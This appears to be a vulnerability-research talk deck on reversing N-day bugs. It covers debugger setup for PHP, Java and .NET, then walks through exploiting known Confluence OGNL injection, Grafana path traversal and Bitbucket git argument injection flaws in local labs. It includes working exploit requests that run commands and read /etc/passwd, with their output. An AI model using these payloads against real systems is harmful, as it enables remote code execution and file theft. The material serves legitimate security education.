

Reversing N-days

A primer

Whoami

- Doing vuln research for fun and profit
- Unhealthily attached to debuggers
- Delving into internals of complex targets
- Average `The Art of Software Security Assessment` enjoyer

Goals of this talk:

- To be an introductory source of information
- To be ***non exhaustive***
- The viewers are assumed to be able to ***read*** and ***understand*** code and know how to ***use*** google
- To inspire people enough to look at advisories and figure out “how the vuln came to be?”

Why?

- To try to find new bugs via patch gapping
- To learn internals of a target
- To exploit the vuln if the target appears in some assessment
- Could be used to farm in bug bounty programs

Tooling

- An IDE (I prefer intellij IDEA)
- A debugger (I prefer the one bundled with intellij IDEA)
- The patch (this is not going to be available all the time)
- Some diffing tool (I prefer winmerge if you're running on windows)

Setting up an environment (Considerations)

- Being able to attach a debugger would be ideal
- Have as much visibility in the environment as possible
- Put logging to the max on the application
- Enable DB query logging to see every database queries being made
- Be as systematic as possible

Setting up an environment:

- PHP


- Use ``nginx`` and ``PHP:VERSION-FPM``
- Use `pecl` to install `xdebug` and enable it
- From `xdebug` docs follow how to setup step debugging
- Set ``error_reporting=E_ALL`` in ``error_reporting.ini``
- Set your IDE to listen for `xdebug`

- Java

- Try to find the official docker image for whatever you're testing
- Set the env variable ``JAVA_OPTS`` or ``CATALINA_OPTS`` to ``-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:PORT`` where `PORT` is whatever port you want the app to use for debugging
- Attach the debugger to the application

Name: php remote


☐ Allow multiple instances

☐ Store as project file 

Configuration



Servers



Unnamed

Name: Unnamed

☐ Shared

Host

Port

Debugger

:

80


Xdebug




☒ Use path mappings (select if the server is remote or symlinks are used)

File/Directory

Absolute path on the server


>  Project files

 Include path

☐ Show this page ☒ Activate tool window

Name:

☐ Allow multiple instances

☐ Store as project file 

Configuration

Logs


Debugger mode:

Transport:

Host:

Port:

Command line arguments for remote JVM:

JDK 9 or later 

```
-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=:5005
```

Copy and paste the arguments to the command line when JVM is started

Use module classpath:

First search for sources of the debugged classes in the selected module classpath

▼ Before launch

+ -   

There are no tasks to run before launch

```
1 version: '3.3'
2 services:
3   confluence:
4     depends_on:
5       - postgres-server
6     environment:
7       - CATALINA_OPTS=-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:5005 -Datlassian.dev.mode=true
8     container_name: confluence
9     ports:
10       - '8090:8090'
11       - '8091:8091'
12       - '5005:5005'
13     image: 'atlassian/confluence:latest'
14     restart: unless-stopped
15
16   postgres-server:
17     environment:
18       - POSTGRES_PASSWORD=confluence
19       - POSTGRES_USER=confluence
20       - POSTGRES_DB=confluence_db
21     container_name: postgres
22     ports:
23       - '5432:5432'
24     image: postgres:alpine
```


Setting up an environment:

- Dotnet
 - Get a fresh windows server VM or just windows VM depending on your needs
 - Install required packages and dependencies like newer dotnet runtime, and so on
 - Set up IIS, use IIS express if you are not using a windows server vm
 - Grab the latest release of dnSpy from <https://github.com/dnSpyEx/dnSpy>
 - Attach to the IIS worker process `w3wp.exe` from dnSpy
 - Create `.ini` for the modules you need to put breakpoints on. See <https://learn.microsoft.com/en-us/dotnet/framework/debug-trace-profile/making-an-image-easier-to-debug>

What happens in an application?

- It's all an abstraction, every request you send is like calling a function
- A general model of how most components of an application work:

(Reference 1)



- Take some time to step through every line of each process.

Where discrepancies arise?

- When a specification leaves room for interpretation. Example: Url parsing problems, HTTP issues, Phar deserialization
- Non-deterministic parsing for the same input in different parsers. Example: Orange's research around URL parser differentials and dee-see's kibana SSRF (<https://blog.deesee.xyz/fuzzing/security/2021/02/26/ssrf-bypassing-hostname-restrictions-fuzzing.html>)
- Missing a part from the process mentioned before
- Tampering with sanitized data
- Non-exhaustive sanitization logic (Creates whack-a-mole game with bypasses)
- Language Specific Pitfalls, Every tool provides its own method for shooting yourself in the foot!

Examples:

1. CVE-2022-26134 - Confluence Server Webwork OGNL injection
 - Takes in a OGNL expression via a URL
 - Checks if its a safe expression and then executes it
 - See `com.opensymphony.xwork.util.SafeExpressionUtil` for more details
 - Callstack for the triggered vuln at version 7.15.0

```
at ognl.SimpleNode.evaluateGetValueBody(SimpleNode.java:171)
  at ognl.SimpleNode.getValue(SimpleNode.java:193)
    at ognl.ASTProperty.getProperty(ASTProperty.java:87)
      at ognl.ASTProperty.getIndexPropertyType(ASTProperty.java:76)
        at ognl.ASTChain.getValueBody(ASTChain.java:63)
          at ognl.SimpleNode.evaluateGetValueBody(SimpleNode.java:171)
            at ognl.SimpleNode.getValue(SimpleNode.java:193)
              at ognl.Ognl.getValue(Ognl.java:333)
                at ognl.Ognl.getValue(Ognl.java:310)
                  at com.opensymphony.xwork.util.OgnlValueStack.findValue(OgnlValueStack.java:146)
                    at com.opensymphony.xwork.util.TextParseUtil.translateVariables(TextParseUtil.java:39)
                      at com.opensymphony.xwork.ActionChainResult.execute(ActionChainResult.java:95)
                        at com.opensymphony.xwork.DefaultActionInvocation.executeResult(DefaultActionInvocation.java:263)
                          at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:187)
                            at com.atlassian.confluence.xwork.FlashScopeInterceptor.intercept(FlashScopeInterceptor.java:21)
                              at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(AroundInterceptor.java:35)
                                  at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                    at com.atlassian.confluence.core.actions.LastModifiedInterceptor.intercept(LastModifiedInterceptor.java:27)
                                      at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                        at com.atlassian.confluence.core.ConfluenceAutowireInterceptor.intercept(ConfluenceAutowireInterceptor.java:44)
                                          at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                            at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(AroundInterceptor.java:35)
                                              at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                                at com.atlassian.xwork.interceptors.TransactionalInvocation.invokeAndHandleExceptions(TransactionalInvocation.java:61)
                                                  at com.atlassian.xwork.interceptors.TransactionalInvocation.invokeInTransaction(TransactionalInvocation.java:51)
                                                    at com.atlassian.xwork.interceptors.XWorkTransactionInterceptor.intercept(XWorkTransactionInterceptor.java:50)
                                                      at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                                        at com.atlassian.confluence.xwork.SetupIncompleteInterceptor.intercept(SetupIncompleteInterceptor.java:61)
                                                          at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                                            at com.atlassian.confluence.security.interceptors.SecurityHeadersInterceptor.intercept(SecurityHeadersInterceptor.java:26)
                                                              at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                                                at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(AroundInterceptor.java:35)
                                                                  at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
                                                                    at com.opensymphony.xwork.DefaultActionProxy.execute(DefaultActionProxy.java:115)
                                                                      at com.atlassian.confluence.servlet.ConfluenceServletDispatcher.serviceAction(ConfluenceServletDispatcher.java:56)
                                                                        at com.opensymphony.webwork.dispatcher.ServletDispatcher.service(ServletDispatcher.java:199)
                                                                          at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
```

```
/*      */ // com.opensymphony.xwork.ActionChainResult
/*      */ public void execute(ActionInvocation invocation) throws Exception {
/* 90 */     if (this.namespace == null) {
/* 91 */         this.namespace = invocation.getProxy().getNamespace();
/*      */     }
/*      */
/* 94 */     OgnlValueStack stack = ActionContext.getContext().getValueStack();
/* 95 */     String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
/* 96 */     String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
/*      */     // ...
/*      */
/*      */ }
```

```
/*      */ // com.opensymphony.webwork.dispatcher.ServletDispatcher
/* 111 */ public static String getNamespaceFromServletPath(String servletPath) {
/*      */     return servletPath.substring(0, servletPath.lastIndexOf("/"));
/*      */ }
```



```

/*  */ // com.opensymphony.xwork.util.TextParseUtil
/*  */ public class TextParseUtil
/*  */ {
/*  */     public static String translateVariables(String expression, OgnlValueStack stack) {
/* 30 */         StringBuilder sb = new StringBuilder();
/* 31 */         Pattern p = Pattern.compile("\\$\\{([^}]*)\\}");
/* 32 */         Matcher m = p.matcher(expression);
/* 33 */         int previous = 0;
/* 34 */         while (m.find()) {
/* 35 */             String value, g = m.group(1);
/* 36 */             int start = m.start();
/*  */
/*  */             try {
/* 39 */                 Object o = stack.findValue(g);
/* 40 */                 value = (o == null) ? "" : o.toString();
/* 41 */             } catch (Exception ignored) {
/* 42 */                 value = "";
/*  */             }
/* 44 */             sb.append(expression.substring(previous, start)).append(value);
/* 45 */             previous = m.end();
/*  */         }
/* 47 */         if (previous < expression.length()) {
/* 48 */             sb.append(expression.substring(previous));
/*  */         }
/* 50 */         return sb.toString();
/*  */     }
/*  */ }

```

```
/*      */ // com.opensymphony.xwork.util.OgnlValueStack
/*      */ public Object findValue(String expr) {
/*      */     try {
/* 130 */         if (expr == null) {
/* 131 */             return null;
/*      */         }
/*      */
/* 134 */         if (!this.safeExpressionUtil.isSafeExpression(expr)) {
/* 135 */             return null;
/*      */         }
/*      */
/* 138 */         if (this.overrides != null && this.overrides.containsKey(expr)) {
/* 139 */             expr = (String)this.overrides.get(expr);
/*      */         }
/*      */
/* 142 */         if (this.defaultType != null) {
/* 143 */             return findValue(expr, this.defaultType);
/*      */         }
/*      */
/* 146 */         return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root);
/* 147 */     } catch (OgnlException e) {
/* 148 */         return null;
/* 149 */     } catch (Exception e) {
/* 150 */         LOG.warn("Caught an exception while evaluating expression '" + expr + "' against value stack", e);
/*      */
/* 152 */         return null;
/*      */     }
}
```

```


/* */ // com.opensymphony.xwork.util.SafeExpressionUtil
/* */ private boolean isSafeExpressionInternal(String expression, Set<String> visitedExpressions) {
/* 141 */ if (!this.SAFE_EXPRESSIONS_CACHE.contains(expression)) {
/* 142 */     if (this.UNSAFE_EXPRESSIONS_CACHE.contains(expression)) {
/* 143 */         return false;
/* */     }
/* 145 */     if (isUnsafeClass(expression)) {
/* 146 */         this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
/* 147 */         return false;
/* */     }
/* 149 */     if (SourceVerifier.isSafeExpression(trimQuotes(expression))) {
/* 150 */         this.SAFE_EXPRESSIONS_CACHE.add(expression);
/* */     } else {
/* */         try {
/* 153 */             Object parser = new OgnlParser(expression);
/* 154 */             if (parser != null) {
/* 155 */                 if (containsAllowedClassNames(parser.getClass().getName())) {
/* 156 */                     this.SAFE_EXPRESSIONS_CACHE.add(expression);
/* 157 */                     log.debug("OGNL expression is safe: " + expression);
/* */                 } else {
/* 159 */                     this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
/* */                 }
/* */             }
/* 162 */         } catch (OgnlException | RuntimeException ex) {
/* 163 */             this.SAFE_EXPRESSIONS_CACHE.add(expression);
/* 164 */             log.debug("Cannot verify safety of OGNL expression", ex);
/* */         }
/* */     }
/* */ }
/* */ }
/* 168 */ return this.SAFE_EXPRESSIONS_CACHE.contains(expression);
/* */ }

```

00 this.allowedClassNames = {Collections\$UnmodifiableSet@48114} size = 9

- > 0 = "net.sf.hibernate.proxy.HibernateProxy"
- > 1 = "java.lang.reflect.Proxy"
- > 2 = "net.java.aop.EntityProxyAccessor"
- > 3 = "net.java.aop.RawEntity"
- > 4 = "net.sf.cglib.proxy.Factory"
- > 5 = "java.io.ObjectInputValidation"
- > 6 = "net.java.aop.Entity"
- > 7 = "com.atlassian.confluence.util.GeneralUtil"
- > 8 = "java.io.Serializable"

Exploitation

Ⓞ http://localhost:8090 

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Send

1 GET /\$%7bClass.forName(%22java.lang%22%2b%22.Runtime%22).getMethod(%22getRuntime%22,null).invoke(null,null).exec(%22%20touch%20/tmp/whatsup%22)%7d/HTTP/1.1

2 Host: localhost:8090

3 Accept-Encoding: gzip, deflate

4 Accept: */*

5 Accept-Language: en-US;q=0.9,en;q=0.8

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36

7 Connection: close

8 Cache-Control: max-age=0

9

10

Response 704 bytes

1 HTTP/1.1 302

2 Cache-Control: no-store

3 Expires: Thu, 01 Jan 1970 00:00:00 GMT

4 X-Confluence-Request-Time: 1673001604128

5 Set-Cookie: JSESSIONID=92A6B9F5FFE72961C2043D2EA955802E; Path=/; HttpOnly

6 X-XSS-Protection: 1; mode=block

7 X-Content-Type-Options: nosniff

8 X-Frame-Options: SAMEORIGIN

9 Content-Security-Policy: frame-ancestors 'self'

10 Location: /login.action?os_destination=%2F%24%7BClass.forName%28%22java.lang%22%2B%22.Runtime%22%29.getMethod%28%22getRuntime%22%2Cnull%29.invoke%28null%2Cnull%29.exec%28%22+touch+%2Ftmp%2Fwhatsup%22%29%7D%2Findex.action&permissionViolation=true

11 Content-Type: text/html; charset=UTF-8

12 Content-Length: 0

13 Date: Fri, 06 Jan 2023 10:41:19 GMT

14 Connection: close

15

16

```
PS C:\Users\user> docker exec -it $(docker ps -q | select -first 1) /bin/bash
root@38dbe4ace626:/var/atlassian/application-data/confluence# stat /tmp/whatsup
  File: /tmp/whatsup
  Size: 0                Blocks: 0                IO Block: 4096   regular empty file
Device: d7h/215d         Inode: 36397           Links: 1
Access: (0640/-rw-r-----)  Uid: ( 2002/confluence)  Gid: ( 2002/confluence)
Access: 2023-01-06 10:41:19.554750907 +0000
Modify: 2023-01-06 10:41:19.554750907 +0000
Change: 2023-01-06 10:41:19.554750907 +0000
 Birth: 2023-01-06 10:16:43.500492007 +0000
root@38dbe4ace626:/var/atlassian/application-data/confluence#
```

CVE-2021-43798 Grafana Path Traversal

- This falls for a language specific pitfall
- `filepath.Clean()` does not sanitize if the path supplied does not start with a ``/`` (Reference 3)

```
user@DESKTOP-UE42V2D /mnt/c/Users/user/AppData/Local/Temp/kek $ go run clean.go
clean("../;../../../../../../../../.;a/b") = "../..../.;a/b"
clean("a/b") = "a/b"
clean("../..../../../../../../../../../etc/passwd") = "../..../../../../../../../../../etc/passwd"
clean("/../../../../../../../../foo/bar") = "/foo/bar"
```

```

1 // pkg/api/plugins.go
2 func (hs *HTTPServer) getPluginAssets(c *models.ReqContext) {
3     pluginID := web.Params(c.Req)[":pluginId"]
4     plugin, exists := hs.pluginStore.Plugin(c.Req.Context(), pluginID)
5     if !exists {
6         c.JsonApiErr(404, "Plugin not found", nil)
7         return
8     }
9
10    requestedFile := filepath.Clean(web.Params(c.Req)["*"]) // [1] "../../../../../../../../../../../etc/passwd"
11    pluginFilePath := filepath.Join(plugin.PluginDir, requestedFile) // [2] "/etc/passwd"
12
13    |
14    // ...
15    |
16    // It's safe to ignore gosec warning G304 since we already clean the requested file path and subsequently
17    // use this with a prefix of the plugin's directory, which is set during plugin loading
18    // nolint:gosec
19    f, err := os.Open(pluginFilePath) // [3] "/etc/passwd"
20    if err != nil {
21        if os.IsNotExist(err) {
22            c.JsonApiErr(404, "Plugin file not found", err)
23            return
24        }
25        c.JsonApiErr(500, "Could not open plugin file", err)
26        return
27    }
28
29    // ...
30    |
31    http.ServeContent(c.Resp, c.Req, pluginFilePath, fi.ModTime(), f) // [4] serves to the user
32 }
--

```


Exploitation

- Read `/etc/passwd` with a simple curl command

```
curl -sL "http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd" --path-as-is
```


Bitbucket git Command Injection (CVE-2022-36804)

- Finding the execution flow of this vulnerability is left as an exercise to the viewer
- It is not very complex, and is a good exercise to learn

Hint

```
/*      +/      // com.atlassian.stash.internal.content.DefaultContentService
/*      Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
/*      >  this = {DefaultContentService@40026}
/*      17  v  request = {ArchiveRequest@40063}
/*      17  >  commitId = "fc5a1307e467135e099cf0172b0106591195a43d"
/*      >  format = {ArchiveFormat@40071} "ZIP"
/*      >  paths = {SingletonImmutableSet@40072} size = 1
/*      >  prefix = "ax--exec=`cat /etc/passwd`--remote=origin/"
/*      18  >  repository = {InternalRepository@40074} "PUB/pp[1]"
/*      >  outputSupplier = {ArchiveResource$lambda@40064}
/*      18  >  command = {NioGitCommand@40111} "/usr/bin/git archive --format=zip --prefix=ax--exec=`cat /etc/passwd`--remote=origin/ -- fc5a1307e467135e099cf0172b0106591195a43d aaa"
/*      18  oo this.archiveTimeout = 1800
/*      18  >  oo this.scmService = {SProxy271@40029} "com.atlassian.stash.internal.scm.PluginScmService@73aa2406"
/*      >  oo this.eventPublisher = {TransactionAwareEventPublisher@40033}
/*      */
```

Exploitation

Ⓜ http://localhost:7990 

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Send

```
1 GET /rest/api/latest/projects/PUB/repos/pp/archive?filename=aaa&path=aaa&
  prefix=ax%00--exec=%60cat%20/etc/passwd%60%00--remote-origin HTTP/1.1
2 Host: localhost:7990
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101
  Firefox/108.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 X-AUSERNAME: admin
9 X-AUSERID: 1
10 X-Requested-With: XMLHttpRequest
11 Connection: keep-alive
12 Referer: http://localhost:7990/projects/PUB/repos/pp/browse
13 Cookie: BITBUCKETSESSIONID=01912DAAD286DA5A2220CB0FC23C7276;
  _atl_bitbucket_remember_me=ZjIxNWU3OGF1MjY4NDkwMDF1N2IwZDA2NzAyZTM2Y2RkMzEwNmJlZDp1
  MmU2NjBjNmMyOTh1YjRkODBiZTRlN2NkNzJkYmNmMzY2OTUwMmZk
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18
```

Response 1126 bytes

```
1 HTTP/1.1 500
2 X-AREQUESTID: @1CL4CVHx1116x515x0
3 X-ASEN: SEN-L19059089
4 Set-Cookie:
  _atl_bitbucket_remember_me=ZjIxNWU3OGF1MjY4NDkwMDF1N2IwZDA2NzAyZTM2Y2RkMzEwNmJlZDox
  YTFjMzY3ZGU5NjhZTk0MmRkMTMyNWFlMDMzMmJlNWQzMdNiODVj; Max-Age=2591999;
  Expires=Sun, 05-Feb-2023 18:36:27 GMT; Path=/; HttpOnly
5 Set-Cookie: BITBUCKETSESSIONID=64E5A8A375938FC2BA60C304974363E1; Path=/; HttpOnly
6 X-AUSERID: 1
7 X-AUSERNAME: admin
8 X-ASESSIONID: 1g000n1
9 Cache-Control: private, no-cache
10 Pragma: no-cache
11 Cache-Control: no-cache, no-transform
12 Vary: accept-encoding,x-auserid,cookie,x-ausername,accept-encoding
13 Content-Type: application/json;charset=UTF-8
14 Date: Fri, 06 Jan 2023 18:36:33 GMT
15 Connection: close
16 Content-Length: 406
17
18 {
19   "errors": [
20     {
21       "context": null,
22       "message": "'/usr/bin/git archive --format=zip --prefix=ax\u0000--exec=`cat /
  etc/passwd`\u0000--remote=origin/ -- fc5a1307e467135e099cf0172b0106591195a43d aaa'
  exited with code 128 saying: `cat /etc/passwd` 'origin/': 1: root:x:0:0:root:/
  root:/bin/bash: not found\nfatal: the remote end hung up unexpectedly",
23       "exceptionName": "com.atlassian.bitbucket.scm.CommandFailedException"
24     }
25   ]
26 }
```

Takeaways

- Patch may not always be available
- Insufficient patches might give you more vulnerabilities
- Make sure to be as systematic as possible
- Learn and document language specific pitfalls
- Pay attention to source, sink and everything in between
- Keep notes for every N-day you reverse.

Questions?



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References:

1. Simon Scannell, A Common Bypass Pattern To Exploit Modern Web Apps <https://www.youtube.com/watch?v=V-DdcKADnFk>
2. Mark Dowd, How do you actually find bugs? <https://www.youtube.com/watch?v=7Ysy6iA2sqA>
3. Louis Nyffenegger, Code that gets you pwn(s'd) <https://youtu.be/BNHKlj-PMDc?t=712>
4. <https://www.pwntester.com/blog/2014/01/20/time-to-update-your-ognl-payloads/>